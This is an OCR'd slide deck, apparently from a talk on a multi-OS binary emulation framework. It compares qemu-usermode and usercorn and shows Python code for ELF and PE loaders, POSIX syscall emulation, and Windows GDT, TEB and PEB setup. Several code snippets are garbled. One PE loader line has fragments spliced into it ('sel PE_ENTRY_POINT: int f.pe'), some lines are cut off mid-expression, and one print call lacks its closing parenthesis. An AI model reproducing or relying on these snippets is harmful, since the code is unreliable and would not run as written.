
User Mode Emulation

qemu-usermode

- Over Emulate
- The TOOL
- Limited OS Support, Very Limited
- No Multi OS Support
- No Instrumentation
- **Syscall Forwarding**

usercorn

- Very good project !
- It's a Framework !
- Mostly *nix based only
- Limited OS Support (No Windows)
- Go and Lua is not hacker's friendly
- **Syscall Forwarding**




```
$ pwd
/home/xwings/qemu-3.1.0
$ uname -a
FreeBSD freebsd 12.0-RELEASE FreeBSD 12.0-RELEASE r341666 GENERIC  amd64
$ ./configure --help

Usage: configure [options]
Options: [defaults in brackets after descriptions]

Standard options:
  --help                   print this message
  --prefix=PREFIX          install in PREFIX [/usr/local]
  --interp-prefix=PREFIX   where to find shared libraries, etc.
                           use %M for cpu name [/usr/gnemul/qemu-%M]
  --target-list=LIST       set target list (default: build everything)
                           Available targets: aarch64-softmmu alpha-softmmu
                           arm-softmmu cris-softmmu hppa-softmmu i386-softmmu
                           lm32-softmmu m68k-softmmu microblaze-softmmu
                           microblazeel-softmmu mips-softmmu mips64-softmmu
                           mips64el-softmmu mipsel-softmmu moxie-softmmu
                           nios2-softmmu or1k-softmmu ppc-softmmu ppc64-softmmu
                           riscv32-softmmu riscv64-softmmu s390x-softmmu
                           sh4-softmmu sh4eb-softmmu sparc-softmmu
                           sparc64-softmmu tricore-softmmu unicore32-softmmu
                           x86_64-softmmu xtensa-softmmu xtensaeb-softmmu
                           i386-bsd-user sparc-bsd-user sparc64-bsd-user
                           x86_64-bsd-user
```

How It Works

How Does It Work




Base OS can be Windows/Linux/BSD or OSX


And not limited to ARCH

OS Adventure

Loader



```python
class ELFParse:
    def __init__(self, path, ql):
        self.path = path
        self.ql = ql

        with open(path, "rb") as f:
            self.elfdata = f.read()

        self.ident = self.getident()

        if self.ident[ : 4] != b'\x7fELF':
            ql.nprint(">>> ERROR: NOT a ELF")
            exit(1)

        if self.ident[0x4] == 1: # 32 bit
            self.is32bit = True
        else:
            self.is32bit = False

        if self.ident[0x4] == 2: # 64 bit
            self.is64bit = True
        else:
            self.is64bit = False

        if self.ident[0x5] == 1: # little endian
            self.endian = 1
        elif self.ident[0x5] == 2: # big endian
            self.endian = 2
```



```python
class PE32:
    def __init__(self, ql, path=""):
        self.ql = ql
        self.uc = ql.uc
        self.path = path
        self.PE_IMAGE_BASE = 0
        self.PE_IMAGE_SIZE = 0
        self.PE_ENTRY_POINT = 0
        self.sizeOfStackReserve = 0
        self.dlls = {}
        self.import_symbols = {}
        self.import_address_table = {}
        self.cmdline = ''
        self.filepath = ''

    def loadx86Shellcode(self, dlls):
        self.initTEB()
        self.initPEB()
        self.initLdrData()
        for each in dlls:
            self.loadDll(each)

    def loadPE32(self):
        self.pe = pefile.PE(self.path, fast_load=True)

        # for simplicity, no image base relocation
        self.ql.PE_IMAGE_BASE = self.PE_IMAGE_BASE = self.pe.OPTIONAL_HEADER.ImageBase
        self.ql.PE_IMAGE_SIZE = sel PE_ENTRY_POINT: int f.pe.OPTIONAL_HEADER.SizeOfImage
        self.ql.entry_point = self.PE_ENTRY_POINT = self.PE_IMAGE_BASE + self.pe.OPTIONAL_HEADER.AddressOfEntryPoint
        self.sizeOfStackReserve = self.pe.OPTIONAL_HEADER.SizeOfStackReserve
        self.ql.nprint(">>> Loading %s to 0x%x" % (self.path, self.PE_IMAGE_BASE))
```


ELF Loader

PE Loader

MACHO Loader

Parse != Loader

Posix Series - Syscall Emulator




```
def ql_syscall_read(ql, uc, read_fd, read_buf, read_len, null0, null1, null2):
    path = (ql_read_string(ql, uc, read_buf))

    if read_fd < 256 and ql.file_des[read_fd] != 0:
        try:
            if isinstance(ql.file_des[read_fd], socket.socket):
                data = ql.file_des[read_fd].recv(read_len)
            else:
                data = ql.file_des[read_fd].read(read_len)
            uc.mem_write(read_buf, data)
            ql.nprint("|--->>> Read Completed %s" % path)
            regreturn = len(data)
        except:
            regreturn = -1
    else:
        regreturn = -1
    ql.nprint("read(%d, 0x%x, 0x%x) = %d" % (read_fd, read_buf, read_len, regreturn))
    ql_definesyscall_return(ql, uc, regreturn)


def ql_syscall_lseek(ql, uc, lseek_fd, lseek_ofset, lseek_origin, null0, null1, null2):
    ql.file_des[lseek_fd].seek(lseek_ofset, lseek_origin)
    regreturn = (ql.file_des[lseek_fd].tell())
    ql.nprint("lseek(%d, 0x%x, 0x%x) = %d" % (lseek_fd, lseek_ofset, lseek_origin, regreturn))
    ql_definesyscall_return(ql, uc, regreturn)


def ql_syscall_brk(ql, uc, brk_input, null0, null1, null2, null3, null4):
    ql.nprint("|--->>> brk(0x%x)" % brk_input)
    if brk_input != 0:
        if brk_input > ql.brk_address:
            uc.mem_map(ql.brk_address, (int(((brk_input + 0xfff) // 0x1000) * 0x1000 - ql.brk_address)))
            ql.brk_address = int(((brk_input + 0xfff) // 0x1000) * 0x1000)
    else:
        brk_input = ql.brk_address
    ql_definesyscall_return(ql, uc, brk_input)
    ql.nprint("|--->>> brk return(0x%x)" % ql.brk_address)


def ql_syscall_mprotect(ql, uc, mprotect_start, mprotect_len, mprotect_prot, null0, null1, null2):
    regreturn = 0
    ql.nprint("mprotect(0x%x, 0x%x, 0x%x) = %d" % (mprotect_start, mprotect_len, mprotect_prot, regreturn)
    ql_definesyscall_return(ql, uc, regreturn)
```


- Syscall almost the same for OSX/Linux/*BSD
- Kernel Programming 101
- Emulate Syscall
- Skip/Forward or Emulate Code
- Prepare Execution Report

Syscall Implementation


Windows Emulator 0x1




```
def setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, seg_reg, index, SEGMENT_ADDR, SEGMENT_SIZE, init = True):

    # map GDT table
    if init:
        uc.mem_map(GDT_ADDR, GDT_LIMIT)

    # map this segment in
    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)

    # create GDT entry
    gdt_entry = create_gdt_entry(SEGMENT_ADDR, SEGMENT_SIZE, A_PRESENT | A_DATA | A_DATA_WRITABLE | A_PRIV_3 |

    # then write GDT entry into GDT table
    uc.mem_write(GDT_ADDR + (index << 3), gdt_entry)

    # setup GDT by writing to GDTR
    uc.reg_write(UC_X86_REG_GDTR, (0, GDT_ADDR, GDT_LIMIT, 0x0))

    # create segment index
    selector = create_selector(index, S_GDT | S_PRIV_3)
    # point segment register to this selector
    uc.reg_write(seg_reg, selector)
```



```
def set_gs_msr(uc, SEGMENT_ADDR, SEGMENT_SIZE):

    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)
    uc.msr_write(GSMSR, SEGMENT_ADDR)
```



```
def init_TEB_PEB(uc):
    print(">> TEB addr is " + hex(config64.GS_LAST_BASE))
    TEB_SIZE = len(TEB(0).tobytes())
    teb_data = TEB(base = config64.GS_LAST_BASE, PEB_Address = config64.GS_LAST_BASE + TEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, teb_data.tobytes())
    config64.GS_LAST_BASE += TEB_SIZE
    data = teb_data.tobytes()

    print(">> PEB addr is " + hex(config64.GS_LAST_BASE))
    PEB_SIZE = len(PEB(0).tobytes())
    peb_data = PEB(base = config64.GS_LAST_BASE, LdrAddress = config64.GS_LAST_BASE + PEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, peb_data.tobytes())
    config64.GS_LAST_BASE += PEB_SIZE

    LDR_SIZE = len(LDR(0).tobytes())
    ldr_data = LDR(base = config64.GS_LAST_BASE,
                InLoadOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x10, 'Blink' : config64.GS_LAST_BASE + 0x10
                InMemoryOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x20, 'Blink' : config64.GS_LAST_BASE + 0x
                InInitializationOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x30, 'Blink' : config64.GS_LAST_B
    uc.mem_write(config64.GS_LAST_BASE, ldr_data.tobytes())
```



Setup segment register fs/gs

x86_32 : Setup GDT/GDTR


x86_64 : Use wrmsr to setup gs

Setup TEB Structure


Setup PEB Structure

Setup PEB_LDR_DATA Structure


Windows Emulator 0x2



